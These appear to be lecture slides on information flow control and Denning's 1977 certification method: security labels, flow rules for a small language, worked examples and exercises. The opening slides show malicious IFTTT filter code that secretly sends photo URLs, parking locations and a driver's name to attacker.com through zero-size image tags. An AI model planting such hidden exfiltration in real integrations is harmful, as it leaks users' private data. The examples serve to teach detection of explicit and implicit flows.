02244 Logic for Security
Information Flow
Week 8: Denning's Approach

Sebastian Mödersheim

March 18, 2024

If This Then That (IFTTT)

IFTTT: a web-platform for connecting IoT devices and web-services through simple IFTTT programs called applets. Anyone can develop an applet and publish it. Anyone can download a published applet. Running the applet requires access to the respective services. The user can see Trigger and Action, but not the Filter, which is JavaScript code.




Figure: Example Applet (From [Bastys, Balliu, Sabelfeld 2018])

Applets: Security

Access Control

- The user *grants* the (trigger, action) application access to specific resources.
- Example: The applet can access IoS photos and my Google Drive.
- The user can see what exactly is allowed here.

Sandboxing

- The filter code can use only the APIs from the (trigger, action) applications and no other I/O operations.
- Example: Adding the date to the photo's name.
- The user cannot see this JavaScript code.


Can a malicious applet developer write filter code that violates the user's privacy?

Applets: Attacks

[Bastys, Balliu, Sabelfeld 2018]:

- discovered various **URL-based** attacks
- considered ca. 280.000 IFTTT and classified ca. 30% of them as privacy-critical: if they would contain URL-based attacks, then a user's privacy would be at risk.
  - ★ It is not possible to do this analysis manually
  - ★ The Javascript code is not available
- proposed to solve the problem using information flow control

Applets: Attacks



The photo exchange normally works by:

- The photo from the IosPhotos to be uploaded to a URL on an IFTTT server. This URL is accessible for everyone, but you must know the URL for this.
- Google Drive is then asked to load the picture from this URL.

Applets: Attacks

- Malicious filter:

```
var photoURL = encodeURIComponent(IosPhotos
                 .newPhotoInCameraRoll.PublicPhotoURL)
var attack = 'https://attacker.com?' + photoURL
GoogleDrive.uploadFileFromUrlGoogleDrive. setUrl(attack)
```

- The link given to google drive is actually the address of an attacker-controlled website with the real URL as a parameter.
- When google drive accesses this URL, the attacker's website learns the URL of the image, downloads it and relays it to google drive.
- Thus the applet works as advertised except that the applet creator gets a copy of every picture.

Applets: Attacks

Example: Automatically get an email every time you park your car with a map where you're parked.

```
var loc = encodeURICompoennt(ParkLocationURL)
var attack = '<img src=\"www.attacker.com?' + loc +
  '\" style=\"width:0px;height:0px;\">'
var iftt_logo = '<img src=\"www.ifttt.com/logo.png'+
  '\" style=\"width:100px;height:100px;\">'
Email.sendEmail.setBody('I parked at '
     +loc+ifttt_logo+attack)
```

Applets: Attacks

Example: Automatically get an email every time you park your car with a map where you're parked.

```
var loc = encodeURICompoennt(ParkLocationURL)
var attack = '<img src=\"www.attacker.com?' + loc +
  '\" style=\"width:0px;height:0px;\">'
var iftt_logo = '<img src=\"www.ifttt.com/logo.png'+
  '\" style=\"width:100px;height:100px;\">'
Email.sendEmail.setBody('I parked at '
     +loc+ifttt_logo+attack)
```

Example of Explicit Information Flow: the sensitive information loc has been leaked to www.attacker.com.

Applets: Attacks

Another example: After an Uber ride get a trip map:

```
var rideMap = Uber.rideCompleted.TripMapImage
var driver = Uber.rideCompleted.DriverName
for (i = 0; i < driver.len; i++){
  for (j = 32; j < 127; j++){
    t = driver[i] == String.fromCharCode(j)
    if (t){dst[i] = String.fromCharCode(j)}
  }
}
var img = '<img src=\"https://attacker.com?' +
dst + '\"style=\"width:0px;height:0px;\">'

Email.sendEmail.setBody(rideMap + img)
```

Applets: Attacks

Another example: After an Uber ride get a trip map:

```
var rideMap = Uber.rideCompleted.TripMapImage
var driver = Uber.rideCompleted.DriverName
for (i = 0; i < driver.len; i++){
  for (j = 32; j < 127; j++){
    t = driver[i] == String.fromCharCode(j)
    if (t){dst[i] = String.fromCharCode(j)}
  }
}
var img = '<img src=\"https://attacker.com?' +
dst + '\"style=\"width:0px;height:0px;\">'

Email.sendEmail.setBody(rideMap + img)
```

Example of Implicit Information Flow: the sensitive information driver has been leaked to www.attacker.com – without copying the sensitive value into any variable that the attacker learned.

Information Flow Control (IFC)

IFC studies how information flows between the different variables in a program P

- a variable x could be a data variable, a file, the execution time of P, etc

Information Flow Control (IFC)

IFC studies how information flows between the different variables in a program P

- a variable x could be a data variable, a file, the execution time of P, etc

Basic types of flows

- explicit flows e.g. in $y := x + 1$, information flows from x to y
- implicit flows e.g. in if $x > 0$ then y:=1 else y:=2, information flows from x to y

Information Flow Control (IFC)

IFC studies how information flows between the different variables in a program P

- a variable x could be a data variable, a file, the execution time of P, etc

Basic types of flows

- explicit flows e.g. in $y := x + 1$, information flows from x to y
- implicit flows e.g. in if $x > 0$ then y:=1 else y:=2, information flows from x to y

Security policies specify the desired flows (More details next lecture)

Information Flow Control (IFC)

IFC studies how information flows between the different variables in a program P

- a variable x could be a data variable, a file, the execution time of P, etc

Basic types of flows

- explicit flows e.g. in $y := x + 1$, information flows from x to y
- implicit flows e.g. in if $x > 0$ then y:=1 else y:=2, information flows from x to y

Security policies specify the desired flows (More details next lecture)

An enforcement mechanism scans the program and detects if there is any information flow that violates the given security policy.

Denning's Approach to IFC

It is known for a while how to do this!

Dorothy E. Denning and Peter J. Denning:
Certification of Programs for Secure Information Flow,
Communications of the ACM, 20(7), 1977.

- We simplify the paper
- We skip some parts
- We change the notation a little bit

Basic Notation

There is a set S of **security labels**

- e.g.: $S = \{\texttt{Low}, \texttt{High}\}$

Basic Notation

There is a set S of **security labels**

- e.g.: $S = \{\texttt{Low}, \texttt{High}\}$

The labels are **ordered** ($\sqsubseteq$)

- e.g. : $\texttt{Low} \sqsubseteq \texttt{High}$ i.e.$\texttt{Low}$ is smaller than $\texttt{High}$

Basic Notation

There is a set S of **security labels**

- e.g.: $S = \{\texttt{Low}, \texttt{High}\}$

The labels are **ordered** ($\sqsubseteq$)

- e.g. : $\texttt{Low} \sqsubseteq \texttt{High}$ i.e.`Low` is smaller than `High`

A **security policy** assigns a security label to each variable

- e.g.: the variable x is `High`, the variable y is `Low`,...

Basic Notation

There is a set S of **security labels**

- e.g.: $S = \{\mathtt{Low}, \mathtt{High}\}$

The labels are **ordered** ($\sqsubseteq$)

- e.g. : $\mathtt{Low} \sqsubseteq \mathtt{High}$ i.e.`Low` is smaller than `High`

A **security policy** assigns a security label to each variable

- e.g.: the variable x is `High`, the variable y is `Low`,...

We have a **two operations** ($\sqcup$, $\sqcap$) for **combining** labels

- $\sqcup$ the supremum (aka smallest upper bound aka join)
  e.g.: $\mathtt{Low} \sqcup \mathtt{High} = \mathtt{High}$ (the maximum)
- $\sqcap$ the infimum (aka greatest lower bound aka meet)
  e.g.: $\mathtt{Low} \sqcap \mathtt{High} = \mathtt{Low}$ (the minimum)

Basic Notation

There is a set S of **security labels**

- e.g.: $S = \{\mathtt{Low}, \mathtt{High}\}$

The labels are **ordered** ($\sqsubseteq$)

- e.g. : $\mathtt{Low} \sqsubseteq \mathtt{High}$ i.e.`Low` is smaller than `High`

A **security policy** assigns a security label to each variable

- e.g.: the variable x is `High`, the variable y is `Low`,...

We have a **two operations** ($\sqcup$, $\sqcap$) for **combining** labels

- $\sqcup$ the supremum (aka smallest upper bound aka join)
  e.g.: $\mathtt{Low} \sqcup \mathtt{High} = \mathtt{High}$ (the maximum)
- $\sqcap$ the infimum (aka greatest lower bound aka meet)
  e.g.: $\mathtt{Low} \sqcap \mathtt{High} = \mathtt{Low}$ (the minimum)

We write

- $x \rightsquigarrow y$ whenever there is a flow of information from x to y
- $\underline{x}$ for the security label of x e.g. $\underline{x} = \mathtt{High}$

Basic Notation

There is a set S of **security labels**

- e.g.: $S = \{\mathtt{Low}, \mathtt{High}\}$

The labels are **ordered** ($\sqsubseteq$)

- e.g. : $\mathtt{Low} \sqsubseteq \mathtt{High}$ i.e.$\mathtt{Low}$ is smaller than $\mathtt{High}$

A **security policy** assigns a security label to each variable

- e.g.: the variable x is $\mathtt{High}$, the variable y is $\mathtt{Low}$,...

We have a **two operations** ($\sqcup$, $\sqcap$) for **combining** labels

- $\sqcup$ the supremum (aka smallest upper bound aka join)
  e.g.: $\mathtt{Low} \sqcup \mathtt{High} = \mathtt{High}$ (the maximum)
- $\sqcap$ the infimum (aka greatest lower bound aka meet)
  e.g.: $\mathtt{Low} \sqcap \mathtt{High} = \mathtt{Low}$ (the minimum)

We write

- $x \rightsquigarrow y$ whenever there is a flow of information from x to y
- $\underline{x}$ for the security label of x e.g. $\underline{x} = \mathtt{High}$

Next lecture, we generalize this setting using **lattices**.

Example 1

Program

integer file `Low` f_1;
integer file `Low` f_2;
integer file `High` f_3;
integer file `High` f_4;
integer `Low` x;
integer `Low` i;
integer `High` y;
i:=1;
while $i < 100$ **do**
    input x **from** f_1;
    input y **from** f_2;
    output $x + 1$ **to** f_3;
    if $x > 1000$ **then**
        output $y + 1$ **to** f_4
    else
        $x := y$;
    $i := i + 1$

Example 1

Program	Flows
integer file `Low` f_1;	
integer file `Low` f_2;	
integer file `High` f_3;	
integer file `High` f_4;	
integer `Low` x;	
integer `Low` i;	
integer `High` y;	
i:=1;	
while $i < 100$ **do**	
input x **from** f_1;	$f_1 \rightsquigarrow x$
input y **from** f_2;	$f_2 \rightsquigarrow y$
output $x + 1$ **to** f_3;	$x \rightsquigarrow f_3$
if $x > 1000$ **then**	
output $y + 1$ **to** f_4	$y \rightsquigarrow f_4$
else	
$x := y$;	$y \rightsquigarrow x$
$i := i + 1$	$i \rightsquigarrow i$

Example 1

Program	Flows
integer file `Low` f_1;	
integer file `Low` f_2;	
integer file `High` f_3;	
integer file `High` f_4;	
integer `Low` x;	
integer `Low` i;	
integer `High` y;	
i:=1;	
while $i < 100$ **do**	
input x **from** f_1;	$f_1 \rightsquigarrow x$, $i \rightsquigarrow x$
input y **from** f_2;	$f_2 \rightsquigarrow y$, $i \rightsquigarrow y$
output $x + 1$ **to** f_3;	$x \rightsquigarrow f_3$, $i \rightsquigarrow f_3$
if $x > 1000$ **then**	
output $y + 1$ **to** f_4	$y \rightsquigarrow f_4$, $x \rightsquigarrow f_4$, $i \rightsquigarrow f_4$
else	
$x := y$;	$y \rightsquigarrow x$, $x \rightsquigarrow x$, $i \rightsquigarrow x$
$i := i + 1$	$i \rightsquigarrow i$

Notation: $\rightsquigarrow$ for explicit flows, $\rightsquigarrow$ for implicit flows.

Example 1

Program	Flows	Constraints
integer file `Low` f_1;		
integer file `Low` f_2;		
integer file `High` f_3;		
integer file `High` f_4;		
integer `Low` x;		
integer `Low` i;		
integer `High` y;		
i:=1;		
while $i < 100$ **do**		
input x **from** f_1;	$f_1 \rightsquigarrow x$, $i \rightsquigarrow x$	$\underline{f_1} \sqsubseteq \underline{x}$, $\underline{i} \sqsubseteq \underline{x}$
input y **from** f_2;	$f_2 \rightsquigarrow y$, $i \rightsquigarrow y$	$\underline{f_2} \sqsubseteq \underline{y}$, $\underline{i} \sqsubseteq \underline{y}$
output $x+1$ **to** f_3;	$x \rightsquigarrow f_3$, $i \rightsquigarrow f_3$	$\underline{x} \sqsubseteq \underline{f_3}$, $\underline{i} \sqsubseteq \underline{f_3}$
if $x > 1000$ **then**		
output $y+1$ **to** f_4	$y \rightsquigarrow f_4$, $x \rightsquigarrow f_4$, $i \rightsquigarrow f_4$	$\underline{y} \sqsubseteq \underline{f_4}$, $\underline{x} \sqsubseteq \underline{f_4}$, $\underline{i} \sqsubseteq \underline{f_4}$
else		
$x := y$;	$y \rightsquigarrow x$, $x \rightsquigarrow x$, $i \rightsquigarrow x$	$\underline{y} \sqsubseteq \underline{x}$, $\underline{x} \sqsubseteq \underline{x}$, $\underline{i} \sqsubseteq \underline{x}$
$i := i + 1$	$i \rightsquigarrow i$	$\underline{i} \sqsubseteq \underline{i}$

Notation: $\rightsquigarrow$ for explicit flows, $\rightsquigarrow$ for implicit flows.

Program Certification

This is a language-based approach:

- We define the syntax of a small programming language using a context-free grammar.
- For each grammar rule, we specify an information flow rule, i.e., what information flows this construct can induce.

Now information flow can be checked statically as part of an interpreter or compiler for the programming language:

1. Parse a given input program, obtaining an abstract syntax tree.
2. Optionally do type checking and the like.
3. Traverse the tree and apply the corresponding information flow rules at every node to obtain the information flows.
4. For every information flow $x \rightsquigarrow y$ check that the security labels allow this flow: $\underline{x} \sqsubseteq \underline{y}$
5. If none of these checks failed, we know that in no execution of the program any illegal information flows can occur and we can safely run it or produce output code.

Rules for Declarations

Grammar

- D::= T C var
- T::= **integer** | **integer file** | ...
- C::= `Low` | `High`

Rules

D	**security class** of var
T C var	$\underline{\text{var}}$ =C

The rules generate the security classes for our variables, files,...

Rules for Expressions

Grammar

- $\mathsf{E} ::= \mathsf{var} \mid n \mid \mathsf{E}_1\ \mathsf{op}_a\ \mathsf{E}_2$
  where var is for variable names, n for integer constants, and
  $\mathsf{op}_a ::= + \mid - \mid * \mid \ldots$
- $\mathsf{B} ::= \mathsf{true} \mid \mathsf{false} \mid \mathsf{E}_1\ \mathsf{op}_r\ \mathsf{E}_2 \mid \mathsf{B}_1\ \mathsf{op}_b\ \mathsf{B}_2$
  $\mathsf{op}_r ::= > \mid < \mid = \mid$ ... and $\mathsf{op}_b ::= \wedge \mid \vee \mid \ldots$

The rules generate the security classes of arithmetic and boolean expressions.

Rules for Expressions

Grammar

- $\mathsf{E} ::= \mathsf{var} \mid n \mid \mathsf{E}_1\ \mathsf{op}_a\ \mathsf{E}_2$
  where var is for variable names, n for integer constants, and
  $\mathsf{op}_a ::= + \mid - \mid * \mid \ldots$
- $\mathsf{B} ::= \mathsf{true} \mid \mathsf{false} \mid \mathsf{E}_1\ \mathsf{op}_r\ \mathsf{E}_2 \mid \mathsf{B}_1\ \mathsf{op}_b\ \mathsf{B}_2$
  $\mathsf{op}_r ::= > \mid < \mid = \mid$ ... and $\mathsf{op}_b ::= \wedge \mid \vee \mid \ldots$

Rules

E	**security class** of E	B	**security class** of B
var	$\underline{\mathsf{E}} = \underline{\mathsf{var}}$	true	$\underline{\mathsf{B}} = \mathtt{Low}$
n	$\underline{\mathsf{E}} = \mathtt{Low}$	false	$\underline{\mathsf{B}} = \mathtt{Low}$
$\mathsf{E}_1\ \mathsf{op}_a\ \mathsf{E}_2$	$\underline{\mathsf{E}} = \underline{\mathsf{E}_1} \sqcup \underline{\mathsf{E}_2}$	$\mathsf{E}_1\ \mathsf{op}_r\ \mathsf{E}_2$	$\underline{\mathsf{B}} = \underline{\mathsf{E}_1} \sqcup \underline{\mathsf{E}_2}$
		$\mathsf{B}_1\ \mathsf{op}_b\ \mathsf{B}_2$	$\underline{\mathsf{B}} = \underline{\mathsf{B}_1} \sqcup \underline{\mathsf{B}_2}$

The rules generate the security classes of arithmetic and boolean expressions.

Rules for Statements

Grammar

$$\begin{aligned} \mathsf{S} ::= \quad & \mathsf{var} := \mathsf{E} \mid \textbf{input}\ \mathsf{var}_1\ \textbf{from}\ \mathsf{var}_2 \mid \textbf{output}\ \mathsf{E}\ \textbf{to}\ \mathsf{var} \\ & \mid \textbf{if}\ \mathsf{B}\ \textbf{then}\ \mathsf{S}_1\ \textbf{else}\ \mathsf{S}_2 \mid \textbf{while}\ \mathsf{B}\ \textbf{do}\ \mathsf{S}_0 \mid \mathsf{S}_1\ ;\ \mathsf{S}_2 \end{aligned}$$

Rules for Statements

Grammar

$$\begin{aligned} \mathsf{S} ::= \quad & \mathsf{var} := \mathsf{E} \mid \textbf{input}\ \mathsf{var}_1\ \textbf{from}\ \mathsf{var}_2 \mid \textbf{output}\ \mathsf{E}\ \textbf{to}\ \mathsf{var} \\ & \mid \textbf{if}\ \mathsf{B}\ \textbf{then}\ \mathsf{S}_1\ \textbf{else}\ \mathsf{S}_2 \mid \textbf{while}\ \mathsf{B}\ \textbf{do}\ \mathsf{S}_0 \mid \mathsf{S}_1\ ;\ \mathsf{S}_2 \end{aligned}$$

Rules

S	**security class** of S	**constraint**
var := E	$\underline{S} = \underline{var}$	$\underline{E} \sqsubseteq \underline{var}$
input var_1 **from** var_2	$\underline{S} = \underline{var_1}$	$\underline{var_2} \sqsubseteq \underline{var_1}$
output E **to** var	$\underline{S} = \underline{var}$	$\underline{E} \sqsubseteq \underline{var}$
if B **then** S_1 else S_2		
while B **do** S_0		
S_1 ; S_2		

The rules generate the security class of a statement and impose information flow constraints.

Rules for Statements

Grammar

$$\begin{aligned} \mathsf{S} ::= \quad & \mathsf{var} := \mathsf{E} \mid \textbf{input}\ \mathsf{var}_1\ \textbf{from}\ \mathsf{var}_2 \mid \textbf{output}\ \mathsf{E}\ \textbf{to}\ \mathsf{var} \\ & \mid \textbf{if}\ \mathsf{B}\ \textbf{then}\ \mathsf{S}_1\ \textbf{else}\ \mathsf{S}_2 \mid \textbf{while}\ \mathsf{B}\ \textbf{do}\ \mathsf{S}_0 \mid \mathsf{S}_1\ ;\ \mathsf{S}_2 \end{aligned}$$

Rules

S	**security class** of S	**constraint**
var := E	$\underline{S} = \underline{var}$	$\underline{E} \sqsubseteq \underline{var}$
input var_1 **from** var_2	$\underline{S} = \underline{var_1}$	$\underline{var_2} \sqsubseteq \underline{var_1}$
output E **to** var	$\underline{S} = \underline{var}$	$\underline{E} \sqsubseteq \underline{var}$
if B **then** S_1 else S_2	$\underline{S} = \underline{S_1} \sqcap \underline{S_2}$	$\underline{B} \sqsubseteq \underline{S}$
while B **do** S_0	$\underline{S} = \underline{S_0}$	$\underline{B} \sqsubseteq \underline{S}$
S_1 ; S_2	$\underline{S} = \underline{S_1} \sqcap \underline{S_2}$	


The rules generate the security class of a statement and impose information flow constraints.

Example 2

(a) Program P

integer `Low` y;
integer `High` x;
if x>1000 **then** (S)
    x := 5   (S_0)
else
    y := y+x*3 (S_1)

(b) AST of P




Example 2

(a) Program P

integer `Low` y;
integer `High` x;
if x>1000 **then** (S)
    x := 5 (S_0)
else
    y := y+x∗3 (S_1)

(b) AST of P




$\underline{y} = \texttt{Low}$
$\underline{x} = \texttt{High}$

Example 2

(a) Program P

integer `Low` y;
integer `High` x;
if x>1000 **then** (S)
    x := 5   (S_0)
else
    y := y+x∗3 (S_1)

(b) AST of P




$\underline{\mathsf{y}} = \texttt{Low}$
$\underline{\mathsf{x}} = \texttt{High}$

$\underline{\mathsf{x}*3} = \underline{\mathsf{x}} \sqcup \underline{3} = \texttt{High}$

Example 2

(b) AST of P



(a) Program P


integer `Low` y;
integer `High` x;
if x>1000 **then** (S)
  x := 5 (S_0)
else
  y := y+x∗3 (S_1)

$\underline{y} = \texttt{Low}$
$\underline{x} = \texttt{High}$

$\underline{y+x*3} = \underline{y} \sqcup \underline{x*3} = \texttt{High}$
$\underline{x*3} = \underline{x} \sqcup \underline{3} = \texttt{High}$

Example 2

(b) AST of P



(a) Program P

integer `Low` y;
integer `High` x;
if x>1000 **then** (S)
  x := 5 (S_0)
else
  y := y+x∗3 (S_1)

$\underline{y} = \texttt{Low}$
$\underline{x} = \texttt{High}$


$\underline{S_1} = \underline{y},\ \underline{y+x*3} \sqsubseteq \underline{y}$
$\underline{y+x*3} = \underline{y} \sqcup \underline{x*3} = \texttt{High}$
$\underline{x*3} = \underline{x} \sqcup \underline{3} = \texttt{High}$

Example 2

(a) Program P

integer `Low` y;
integer `High` x;
if x>1000 **then** (S)
    x := 5   (S_0)
else
    y := y+x∗3 (S_1)

(b) AST of P



$\underline{\text{y}} = \texttt{Low}$
$\underline{\text{x}} = \texttt{High}$


$\underline{S_1} = \texttt{Low}$, $\color{red}{\texttt{High} \sqsubseteq \texttt{Low}}$
$\underline{y+x*3} = \underline{y} \sqcup \underline{x*3} = \texttt{High}$
$\underline{x*3} = \underline{x} \sqcup \underline{3} = \texttt{High}$

Example 2

(a) Program P

integer `Low` y;
integer `High` x;
if x>1000 **then** (S)
    x := 5 (S_0)
else
    y := y+x∗3 (S_1)

(b) AST of P



$\underline{\text{y}} = \texttt{Low}$
$\underline{\text{x}} = \texttt{High}$


$\underline{S_0} = \underline{\text{x}},\ \underline{5} \sqsubseteq \underline{\text{x}}$
$\underline{S_1} = \texttt{Low},\ \color{red}{\texttt{High} \sqsubseteq \texttt{Low}}$
$\underline{\text{y+x}*3} = \underline{\text{y}} \sqcup \underline{\text{x}*3} = \texttt{High}$
$\underline{\text{x}*3} = \underline{\text{x}} \sqcup \underline{3} = \texttt{High}$

Example 2

(a) Program P

integer `Low` y;
integer `High` x;
if x>1000 **then** (S)
    x := 5 (S_0)
else
    y := y+x∗3 (S_1)

(b) AST of P



$\underline{y} = \texttt{Low}$
$\underline{x} = \texttt{High}$


$\underline{S_0} = \texttt{High}$, $\texttt{Low} \sqsubseteq \texttt{High}$
$\underline{S_1} = \texttt{Low}$, $\texttt{High} \sqsubseteq \texttt{Low}$
$\underline{y+x*3} = \underline{y} \sqcup \underline{x*3} = \texttt{High}$
$\underline{x*3} = \underline{x} \sqcup \underline{3} = \texttt{High}$

Example 2

(a) Program P

integer `Low` y;
integer `High` x;
if x>1000 **then** (S)
    x := 5 $\qquad$ (S_0)
else
    y := y+x∗3 (S_1)

(b) AST of P



$\underline{y} = \texttt{Low}$

$\underline{x} = \texttt{High}$

$\underline{x > 1000} = \underline{x} \sqcup \underline{1000} = \texttt{High}$

$\underline{S_0} = \texttt{High},\ \texttt{Low} \sqsubseteq \texttt{High}$


$\underline{S_1} = \texttt{Low},\ \texttt{High} \sqsubseteq \texttt{Low}$

$\underline{y+x*3} = \underline{y} \sqcup \underline{x*3} = \texttt{High}$

$\underline{x*3} = \underline{x} \sqcup \underline{3} = \texttt{High}$

Example 2

(b) AST of P



(a) Program P

integer $\texttt{Low}$ y;
integer $\texttt{High}$ x;
if $x > 1000$ **then** (S)
  $x := 5$ (S_0)
else
  $y := y + x * 3$ (S_1)

$\underline{y} = \texttt{Low}$
$\underline{x} = \texttt{High}$
$\underline{S} = \underline{S_0} \sqcap \underline{S_1},\ \underline{x > 1000} \sqsubseteq \underline{S}$
$\underline{x > 1000} = \underline{x} \sqcup \underline{1000} = \texttt{High}$


$\underline{S_0} = \texttt{High},\ \texttt{Low} \sqsubseteq \texttt{High}$
$\underline{S_1} = \texttt{Low},\ \texttt{High} \sqsubseteq \texttt{Low}$
$\underline{y+x*3} = \underline{y} \sqcup \underline{x*3} = \texttt{High}$
$\underline{x*3} = \underline{x} \sqcup \underline{3} = \texttt{High}$

Example 2

(a) Program P

integer `Low` y;
integer `High` x;
if x>1000 **then** (S)
    x := 5 (S_0)
else
    y := y+x∗3 (S_1)

(b) AST of P



$\underline{y} = \texttt{Low}$
$\underline{x} = \texttt{High}$
$\underline{S} = \texttt{Low} \sqcap \texttt{High}{=}\texttt{Low}$, $\texttt{High} \sqsubseteq \underline{S}$
$\underline{x > 1000} = \underline{x} \sqcup \underline{1000} = \texttt{High}$

$\underline{S_0} = \texttt{High}$, $\texttt{Low} \sqsubseteq \texttt{High}$
$\underline{S_1} = \texttt{Low}$, $\texttt{High} \sqsubseteq \texttt{Low}$
$\underline{y+x*3} = \underline{y} \sqcup \underline{x*3} = \texttt{High}$
$\underline{x*3} = \underline{x} \sqcup \underline{3} = \texttt{High}$

Challenges

1. We add arrays and procedures to our language
   - ★ D ::= ... | **integer array** C A[n] | ...
     ... | **proc** p(**in** T_1 C_1 var_{in}, **out** T_2 C_2 var_{out}) is S_{body}
   - ★ E ::= ... | A[E_1]
   - ★ S ::= ... | A[E_1] := E_2 | **call** p(E,var)

   Define the new constraints that we need to impose.

2. Draw the AST of Example1 and generate its constraints.

References I

I. Bastys, M. Balliu, and A. Sabelfeld.
If This Then What? Controlling Flows in IoT Apps.
In *CCS*, 2018.
Talk available at
https://dl.acm.org/doi/10.1145/3243734.3243841.

D. E. Denning and P. J. Denning.
Certification of programs for secure information flow.
Commun. ACM, 20(7):504–513, 1977.